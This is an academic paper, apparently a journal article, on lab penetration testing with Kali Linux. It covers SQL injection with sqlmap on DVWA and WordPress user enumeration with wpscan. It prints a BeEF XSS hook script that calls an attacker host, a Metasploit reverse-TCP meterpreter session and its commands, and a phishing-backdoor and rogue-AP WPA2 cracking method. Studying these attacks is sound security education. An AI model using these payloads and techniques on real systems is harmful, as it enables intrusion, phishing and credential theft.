Penetration Testing using Kali Linux: SQL Injection, XSS, Wordpres, and WPA2 Attacks

Teddy Surya Gunawan[1], Muhammad Kasim Lim[2], Mira Kartiwi[3], Noreha Abdul Malik[4], Nanang Ismail[5]
[1,2,4]Electrical and Computer Engineering Department, International Islamic University Malaysia, Malaysia
[3]Information Systems Department, International Islamic University Malaysia
53100 Jalan Gombak, Kuala Lumpur, Malaysia
[5]Electrical Engineering Department, Faculty of Science and Technology, UIN Sunan Gunung Djati
Jalan A.H. Nasution 105, Bandung, Indonesia

Article Info

Article history:

Received May 21, 2018
Revised Jul 22, 2018
Accepted Aug 5, 2018

Keywords:

Cross site scripting
Kali linux
SQL injection
Wordpress attack
WPA2 attack

ABSTRACT

Nowadays, computers, smart phones, smart watches, printers, projectors, washing machines, fridges, and other mobile devices connected to Internet are exposed to various threats and exploits. Of the various attacks, SQL injection, cross site scripting, Wordpress, and WPA2 attack were the most popular security attacks and will be further investigated in this paper. Kali Linux provides a great platform and medium in learning various types of exploits and peneteration testing. All the simulated attack will be conducted using Kali Linux installed on virtual machine in a compuer with Intel Core i5 and 8 GB RAM, while the victim's machine is the host computer which run Windows 10 version 1709. Results showed that the attacks launched both on web and firewall were conducted successfully.

Corresponding Author:

Teddy Surya Gunawan,
Electrical and Computer Engineering Department,
International Islamic University Malaysia, Malaysia.
Email: tsgunawan@iium.edu.my

1. INTRODUCTION

Penetration testing is a legitimate exercise of exploiting a system with real life attacker scenario including illegal access and the practice of malicious activities. The process of penetration testing starts from identify the system's vulnerabilities, stage an exploitation, vulnerabilities' discovery and reporting, and dissolving the vulnerabilities that can cause harm to the system. According to [1], the process of penetration testing could illustrate the level of severity could be done on the system during the real life attack thus help the organization to prevent it before it is too late, as shown in Figure 1. Moreover, Open Web Application Security Project (OWASP) stated that there are top 10 vulnerabilities which can cause severe impact to web application [1], such as SQL injection (SQLi), cross site scripting (XSS), local file inclusion (LFI), and remote file inclusion (RFI).




Figure 1. Process of Penetration Testing

SQL injection is one of the most serious threat to the Web application, in which an attacker could gain access to restricted database that contain sensitive information [2]. Basically, SQL injection is an attack in which in which the crafted SQL query is embedded along the user input in such a way that tricked the database into thinking it is an SQL code [3]. Meanwhile, XSS attack plant a malicious JavaScript on the webserver to exploit the webserver and gain remote access on the victim's machine. In [4], distinct numbers of way approached by the attackers like hijacking the session, taking advantage of user's privileges by stealing data, posting ads in hidden IFRAME and pop-up to encode the malicious code to maintain the originality of the infected code therefore it cannot be detected by the users. On WordPress attack, the attack aims on gathering information about the user account of the WordPress and brute force it as described in [5]. The username can be enumerated by exploiting the WordPress database. On the WPA2 attack, WPA2 is the most secured network protocol because of usage of four ways handshakes. Nevertheless, the handshakes can be manipulated to obtain the MAC hardware address and crack the password [6].

Although many attacks have been demonstrated in the literature, however in this paper we will focus on the top four penetration, such as SQLi, XSS, Wordpress, and WPA2 attacks using Kali Linux. Kali Linux is a penetration testing and security auditing platform with advanced tools to identify, detect, and exploit any vulnerabilities uncovered in the target network environment [7], [8]. Additional tools also can be added to Kali Linux if required. Kali Linux covers the whole process of launching the attack: from gathering information about the target, determining the vulnerability to attack and report the finding [6]. The review and setup of Kali Linux has been presented in [9].

2. PENETRATION TESTING DESIGN AND IMPLEMENTATION

SQL plays a significant role in the Relation Database Management System (RDBMS) due to its simplicity and straightforwardness [10]. SQL injection occurs when an attacker injects the SQL queries with new parameters into the input values to enter and gain access to the database unauthorizedly. The attack occurs when keywords or operators obtain from the user by the application server executed to the compromised updated SQL query. Cross Site Scripting (XSS) is a technique where the JavaScript, VBScript, ActiveX, Flash or HTML is planted along with the malicious XSS link. When the infected link is executed or loaded, the attacker will obtain root privilege and all the sensitive data and information will be left exposed to the attacker. Various types of XSS can include hijacking the session, taking advantage of user's privileges by stealing data, posting ads in hidden IFRAME and pop-up to encode the malicious code to maintain the originality of the infected code therefore it cannot be detected by the users [4]. The attack can be conducted through Email, stealing user's cookies, sending an unauthorized request, and XSS attack in comment field. In this paper, we considered Wordpress attack as Wordpress is the most popular content management system (CMS) as described in [11], in which the top three CMS are Wordpress 59.8%, Joomla, 6.1%, and Drupal 4.0%. Finally, WPA2 attack was considered because WPA2 provides the most advance WiFi security [12].



Burp Suite (Java Web Penetration Testing)
sqlmap
Browser Exploitation Framework (BeEF)
Metasploit
wpscan
fluxion
pyrit
Kali Linux 2.0 (Virtual Machine)
Damn Vulnerable Web Application (DVWA)
Wordpress
Apache Web Server
Maria Database Server
PHP
PERL
XAMPP Server
Microsoft Windows 10 64 bits version 1709 (Host)
Virtual Network

Figure 2. Penetration testing setup

The experimental setup was provided in details at [9], and for simplicity it is illustrated further as shown in Figure. 2. The host and the target computer is a computer with Intel Core i5-650, 8 GB RAM, and Windows 10 version 1709 operating system. In this host computer, we installed XAMMP server, DVWA (Damn Vulnerability Web Application, http://www.dvwa.co,uk), and Wordpress. The Kali Linux 2.0 runs on virtual machine with various tools for penetration testing, i.e. sqlmap, beef, wpscan, and fluxion. On the WPA2 attack, the host Windows 10 creates a compromised WiFi hotspot, and Kali Linux virtual machine attack the hotspot to obtain password for the WiFi hotspot. The Windows 10 host machine and Kali Linux is connected through virtual network. The virtual machine has its own virtual network adapter with its own IP address. Lastly, Figure. 3 illustrates the flowchart of SQLi, XSS, and WPA2 attack implementation.



Start
Run sqlmap command
Identify Information on Target Webserver
Injecting the SQL database and exploiting it
Enumerate and record webserver content
Stop
(a) sqlmap
Start
Run beef-xss command
Hook the website with javascript
Redirect the website to download backdoor
Exploit and access the victim machine remotely
Stop
(b) BeEF
Start
Select WiFi channel & capture handshake
Create rogue AP and create fake login page
Match the entered password with the master key captured from handshake
Capture and store password
Stop
(c) fluxion

Figure 3. Flowchart of SQL injection (SQLi), cross site scripting (XSS), and WPA2 attack

2.1. SQL Injection


SQL injection process can be illustrated as shown in Figure 3(a). First, we start the sqlmap tools on Kali Linux by simply enter sqlmap on terminal window. SQLMap is an advanced and automatic SQL injection tool which main purpose is to scan, detect, and exploit the SQL injection flaws for a given URL [7]. The following command is entered on terminal window to launch the SQLi: sqlmap -u ‘http://192.168.234.1/DVWA/vulnerabilities/sqli/?id=10Submit&Submit’

2.2. Cross Site Scripting (XSS)

In XSS attack, we will use a tool called Browser Exploitation Framework (BeEF, http://www.beefproject.com) as shown in Figure 3(b). BeEF is utilized to hook the website with JavaScript so that the attacker will be able the access of victim machine remotely. Next, we hooked the website with ‘<script src="http://192.168.234.131:3000/hook.js"></script>’ JavaScript. Once hooked, we created a pop under which will makes the victim’s browser is always online. Then we redirected the victim to a phishing website. The victim is then persuaded to download and launch the malicious backdoor software to enable reverse TCP on victim’s machine. Once, the malicious backdoor software launched on victim’s machine, we launch another tool called Metasploit. Metasploit is one of the most efficient, powerful, and all-in-one centralized front-end interfaces for exploitation [7].

2.3. WordPress Attack

In WordPress attack, wpscan tool will be utilized. The following command is used to hack and attack a WordPress website to obtain information behind the WordPress site: wpscan --url 192.168.234.1/wordpress --enumerate u



```
root@kali:~# script Desktop/wp.log
Script started, file is Desktop/wp.log
root@kali:~# wpscan --url 192.168.234.1:8080/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.234.1:8080/wordpress/
[+] Started: Tue Dec 26 18:24:09 2017

[!] The WordPress 'http://192.168.234.1:8080/wordpress/readme.html' file exists
exposing a version number
[!] Full Path Disclosure (FPD) in 'http://192.168.234.1:8080/wordpress/wp-includ
es/rss-functions.php':
```

Figure 4. Sreenshot of wpscan tool in kali linux

2.4. WPA2 Attack

For Wi-Fi network WPA2 attack, fluxion is used for simulation. Fluxion is an open source tool which provides automated process of cracking WPA/WPA2 Wi-Fi network by utilizing fake Access Point (AP) and phishing technique as illustrated in Figure. 3(c). The fluxion tool can be download and install by utilizing command git clone in the Kali Linux's terminal. The first step is to scan the Wi-Fi channel. Then we select the Wi-Fi channel of our target. The next process is to capture the handshake. The handshake is captured using hostapd. Using this process, the Wi-Fi network will be disconnected from client network. When the victim attempts to connect to the Wi-Fi again, the client and Wi-Fi hotspot will do four-way handshake which basically exchanging keys between them. These keys are master key and transient key. The key contains a lot of information like the IP address of the Wi-Fi hotspot, MAC hardware address and password. After that, the captured handshake will be used to create rouge AP and fake login page. The victim will be prompted a login page which they need to enter the password of the Wi-Fi hotspot.

3. RESULTS AND DISCUSSION

In this section, experimental results on SQLi, XSS, Wordpress and WPA2 attacks will be discussed in more details. The experimental setup was illustrated in Figure. 2, while the design and implementation was discussed in Section 2.

3.1. SQL Injection

In this experiment, Burp Suite (https://portswigger.net/burp) is utilized. It is a Java based Web Penetration Testing framework which can be used for scanning and gathering data of web application attack. It gathers, collects, and intercepts HTTP GET and POST request from web server. The HTTP GET is a process in which the website will send the input entered from the user to be retrieve from databases. Noted that, the input entered is unknown and any input can be entered to make the website send the HTTP GET request to the database so that it can be intercepted by Burp Suite. Moreover, the website cookie also can be captured which is essential to ease the access to the sql database. Eventhough the Burp Suite laid out considerably everything, we had to do slight modification on the URL address of HTTP GET request. First, we identified the host and the GET request. Then, we combined the host and the GET request into one URL address.

As can be examined in Figure 5, the sqlmap attempts number of combinations of injection which are Boolean expression, Generic Union query, and ORDER BY technique. Then the payload was determined which is id=10. Payload is the part of transmitted data which the messages or intended information that need to be relayed to the intended receiver. The cookies provided along with the sqlmap attack is very useful for sqlmap to artificially manipulate the database into assuming that the attacker has previous access to the website. Furthermore, sqlmap also able to identify the type of database. Once the database is identified it further the attacks to exploit the system information of the database and the OS or webserver platform as shown in Table 1.

```
[15:47:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:47:15] [WARNING] reflective value(s) found and filtering out [15:47:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 10
columns'
[15:47:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query
columns. Automatically extending the range for current UNION query injection technique test
web application technology: PHP 7.1.11, Apache 2.4.29
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[15:47:21] [INFO] fetching database names available databases [7]:
[*] dvwa
[*] information_schema [*] mysql
[*] performance_schema [*] phpmyadmin
[*] test
[*] wordpress
```

Figure 5. Sqlmap attack log file

Table 1. Sqlmap Extracted Information

Type of information	Extracted Details
Type of database	MySQL
Web server operating systems	Windows
Web application technology	PHP 7.1.11, Apache 2.4.29
Back-end DBMS	MySQL >= 5.0.0 (MariaDB fork)
Database contents	dvwa, information_scheme, mysql, performance_scheme, phpmyadmin, test, wordpress

As discussed in [13], the SQL was exploitable by syntax of one single quote as what we did in this research project. The number 10 did not exist in the SQL database we injected. With the syntax of one single quote inserted along the input 10, it makes the database exploitable. *Order by* query is used to treasure the number of column that exists in the database table and *union select* or *union all select* query is used to explore the vulnerable columns in the database table [13]. The usage of these queries can be observed in the sqlmap log file as displayed in Figure 5.





Figure 6. The most accessed directories on SQL injection analyzed by Deep Log Analyzer

On the victim machine, the Apache webserver log files could be further analyzed using Deep Log Analyzer. Using the software, it is found that the most accessed directory is /dvwa/vulnerabilities/sqli as shown in Figure. 6. This folder is the DVWA website folder which contains the SQL injection folder. It received 399 hits which were mostly from sqlmap tools.

3.2. XSS attack

In XSS attack, the access log file did not log anything significant. Hence, the Deep Log Analyzer could not record any suspicious or malicious things. However, by manually going through the access log file, there is a significant event that portrays that the webserver was exploited. As can be seen in Figure. 7, the access log files logged the injected of malicious JavaScript on the website. This was true since, we hook the website with JavaScript during the attack.


Apache Logs Viewer
File Edit Reports Statistics Graph Help
Filter Status: IP Address: All Apply Filter Sort
Advanced Filter Date: Request: User Agent: Referer:
access.log access.log

IP Address	Date	Request	Status	Size	Country	Referer	User
192.168.234.1	12/24/2017 12:00:31 AM	GET / HTTP/1.1	200	2273	N/A	-	Mozi
192.168.234.1	12/24/2017 12:00:31 AM	GET /icons/blank.gif HTTP/1.1	200	148	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:00:31 AM	GET /icons/folder.gif HTTP/1.1	200	225	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:00:31 AM	GET /icons/text.gif HTTP/1.1	200	229	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:00:35 AM	GET /DVWA/ HTTP/1.1	302	0	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:00:35 AM	GET /DVWA/login.php HTTP/1.1	200	1523	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:00:35 AM	GET /DVWA/dvwa/css/login.css HTTP/1.1	200	842	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:00:35 AM	GET /DVWA/dvwa/images/login_logo.png HTTP/1.1	200	9088	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	POST /DVWA/login.php HTTP/1.1	302	0	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	GET /DVWA/index.php HTTP/1.1	200	7517	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	GET /DVWA/dvwa/css/main.css HTTP/1.1	200	4026	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	GET /DVWA/dvwa/js/dvwaPage.js HTTP/1.1	200	775	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	GET /DVWA/dvwa/images/logo.png HTTP/1.1	200	5044	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:00:42 AM	GET /DVWA/favicon.ico HTTP/1.1	200	1406	N/A	-	Mozi
192.168.234.1	12/24/2017 12:00:46 AM	GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1	200	5137	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:00:46 AM	GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1	200	5137	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:01:19 AM	GET / HTTP/1.1	200	2273	N/A	-	Mozi
192.168.234.1	12/24/2017 12:01:21 AM	GET /favicon.ico HTTP/1.1	404	1168	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:01:22 AM	GET /DVWA/ HTTP/1.1	302	0	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:01:22 AM	GET /DVWA/login.php HTTP/1.1	200	1523	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 12:01:22 AM	GET /DVWA/dvwa/css/login.css HTTP/1.1	200	842	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:01:22 AM	GET /DVWA/dvwa/images/login_logo.png HTTP/1.1	200	9088	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:01:26 AM	POST /DVWA/login.php HTTP/1.1	302	0	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:01:26 AM	GET /DVWA/index.php HTTP/1.1	200	7517	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 12:01:28 AM	GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1	200	5137	N/A	http://192.168.234.1/DVWA/index.php	Mozi
192.168.234.1	12/24/2017 12:01:45 AM	GET /DVWA/vulnerabilities/xss_r/?name=%3Cscript+src%3D%22http%3A%2F%2F192.168.234.131%3A3000%2Fhook.js%22%3E%3C%2Fscript%3E HTTP/1.1	200	5213	N/A	http://192.168.234.1/DVWA/vulnerabilities/xss_r/	Mozi
192.168.234.1	12/24/2017 12:08:12 AM	GET /DVWA/vulnerabilities/xss_r/192.168.234.131/astro/ASTRO.exe HTTP/1.1	404	1480	N/A	http://192.168.234.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript+src%3D%22htt...	Mozi
192.168.234.1	12/24/2017 12:08:12 AM	GET /DVWA/vulnerabilities/xss_r/192.168.234.131/astro/ASTRO.exe HTTP/1.1	404	1480	N/A	http://192.168.234.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript+src%3D%22htt...	Mozi
192.168.234.1	12/24/2017 12:08:12 AM	GET /DVWA/vulnerabilities/xss_r/192.168.234.131/astro/ASTRO.exe HTTP/1.1	404	1480	N/A	http://192.168.234.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript+src%3D%22htt...	Mozi
192.168.234.1	12/24/2017 1:04:14 AM	GET /DVWA/login.php HTTP/1.1	200	1523	N/A	-	Mozi
192.168.234.1	12/24/2017 1:26:44 AM	GET / HTTP/1.1	200	2273	N/A	-	Mozi
192.168.234.1	12/24/2017 1:26:47 AM	GET /DVWA/ HTTP/1.1	302	0	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 1:26:47 AM	GET /DVWA/login.php HTTP/1.1	200	1523	N/A	http://192.168.234.1/	Mozi
192.168.234.1	12/24/2017 1:26:51 AM	POST /DVWA/login.php HTTP/1.1	302	0	N/A	http://192.168.234.1/DVWA/login.php	Mozi
192.168.234.1	12/24/2017 1:26:51 AM	GET /DVWA/index.php HTTP/1.1	200	7517	N/A	http://192.168.234.1/DVWA/login.php	Mozi

Figure 7. Apache Log Viewer displays the event of the webserver being exploited


As stated by [4], this XSS attack used in comment field where the attacker modifying the comment field with malicious script. The authors conducted XSS attack to modify the website by inserting malicious script resulting in modifying the appearance of the website (changing the format of the website to bold and font, changing the color and, the background of the website). In our experiment, we inserted malicious script to the victim's webserver to gain access to the victim's machine by persuading the victim to download and run the backdoor software which establish connection using reverse TCP [6].

```
Host: 192.168.234.1
Time: 24/Dec/2017:00:01:45 +0800
Request: “GET /DVWA/vulnerabilities/xss_r/?name=%3Cscript+src%3D%22http%3A%2F%2F192.168.23
4.131%3A3000%2Fhook.js%22%3E%3C%2Fscript%3E HTTP/1.1"
Destination: http://192.168.234.1/DVWA/vulnerabilities/xss_r/
User Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko"
```

Figure 8: The event of log file highlighting the exploited webserver

By observing the log file highlighted in Figure. 8, the website sent a HTTP GET request to the webserver. The HTTP GET request sent was a hook JavaScript that will hook the entire web browser to the BeEF tool on Kali Linux. At this stage, we know that the webserver was exploited. A slight modification on the technique used on this attack was done in order to make the attack working. At first, we created backdoor software on Kali Linux terminal. The backdoor software was created to ensure the reverse shell works hence the reverse TCP process could be done. Then, we figure out how to trick victim to download the backdoor software from our Kali Linux webserver. We created a simple phishing website and redirected the user to the phishing web site, download the backdoor software and run it on the victim's machine. The phishing website was created with Hypertext Markup Language (HTML) and Cascading Style Sheet (CSS).

The next step is to look at post exploitation that occurred on attacker machine. The exploitation process occurred in Metasploit. As can be seen on Figure. 9, the Metasploit has an active remote session on victim's machine via reverse TCP on IP address 192.168.234.1 port 4444. Reverse TCP is a process which the webserver initiate connection with the client (web browser). Reverse shell was chosen to bypass the firewall of the webserver. A listener on the victim's machine needed to be setup. The listener that was setup on the victim's machine was the backdoor software redirected to the victim's web browser. At this stage, the attacker has complete control by simply entering the command in meterpreter. Some of the commands which can be used is listed in Table 2.



```
+ -- --=[ 498 payloads - 40 encoders - 10 nops          ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.234.131
LHOST => 192.168.234.131
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.234.131:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.234.1
[*] Meterpreter session 1 opened (192.168.234.131:4444 -> 192.168.234.1:8954) at 2017-12-24 00:36:56 +0800
show sessions

Active sessions
===============

  Id  Type                     Information                          Connection
  --  ----                     -----------                          ----------
  1   meterpreter x86/windows  STICKYFINGERS\Muhammad @ STICKYFINGERS  192.168.234.131:4444 -> 192.168.234.1:8954 (192.168.
234.1)

msf exploit(handler) > 
```

Figure 9. Metasploit command were inputted to exploit victim's machine

Table 2. List of Commands on Metasploit

Command	Explanation
sessions -i 1	Start session with victim’s machine
sysinfo	Show brief information about the victim’s machine
run vnc	Run Virtual Network Computer which will display the output of victim’s machine
tasklist	Display the running process of victim’s machine
systeminfo	Display detailed system information about victim’s machine
shell	Gain access to command prompt of victim’s machine

3.3. WordPress attack

In WordPress attack, wpscan tool was used to enumerate the username of the WordPress user. Figure 10 illustrates the log file of wpscan attack on attacker’s machine (Kali Linux). The wpscan examined the WordPress directory in the webserver. wpscan identified the whole complete set of information about the WordPress was running on. The WordPress were on server Apache version 2.4.29 and on PHP version 7.1.11. The WordPress were using a theme named twentyseventeen. The username that has been discovered by the wpscan is mttlim which was used to log into the WordPress dashboard.

On the victim’s machine, the access file was retrieved and few information can be extracted to show the attacking was taking place. To examine the attack, Deep Log Analyzer was used again. Figure. 11 shows that wpscan access the WordPress database the most with 88 hits. It also can be examined that wpscan bypass the WordPress security by retrieving restricted data from the database with HTTP GET request. As suggested by [5], the WordPress attack was achieved by using wpscan to enumerate the username. The apache log file need to be examined for the attacking event. The multiple sequence of HTTP request retrieved from the apache log file indicated that the wpscan was attacking the webserver to obtain the username of the WordPress account.

```
[32m[+][0m URL: http://192.168.234.1:8080/wordpress/
[32m[+][0m Started: Thu Dec 28 15:20:04 2017

[33m[!][0m The WordPress 'http://192.168.234.1:8080/wordpress/readme.html' file exists exposing a version number
[33m[!][0m Full Path Disclosure (FPD) in 'http://192.168.234.1:8080/wordpress/wp-
includes/rss-functions.php':
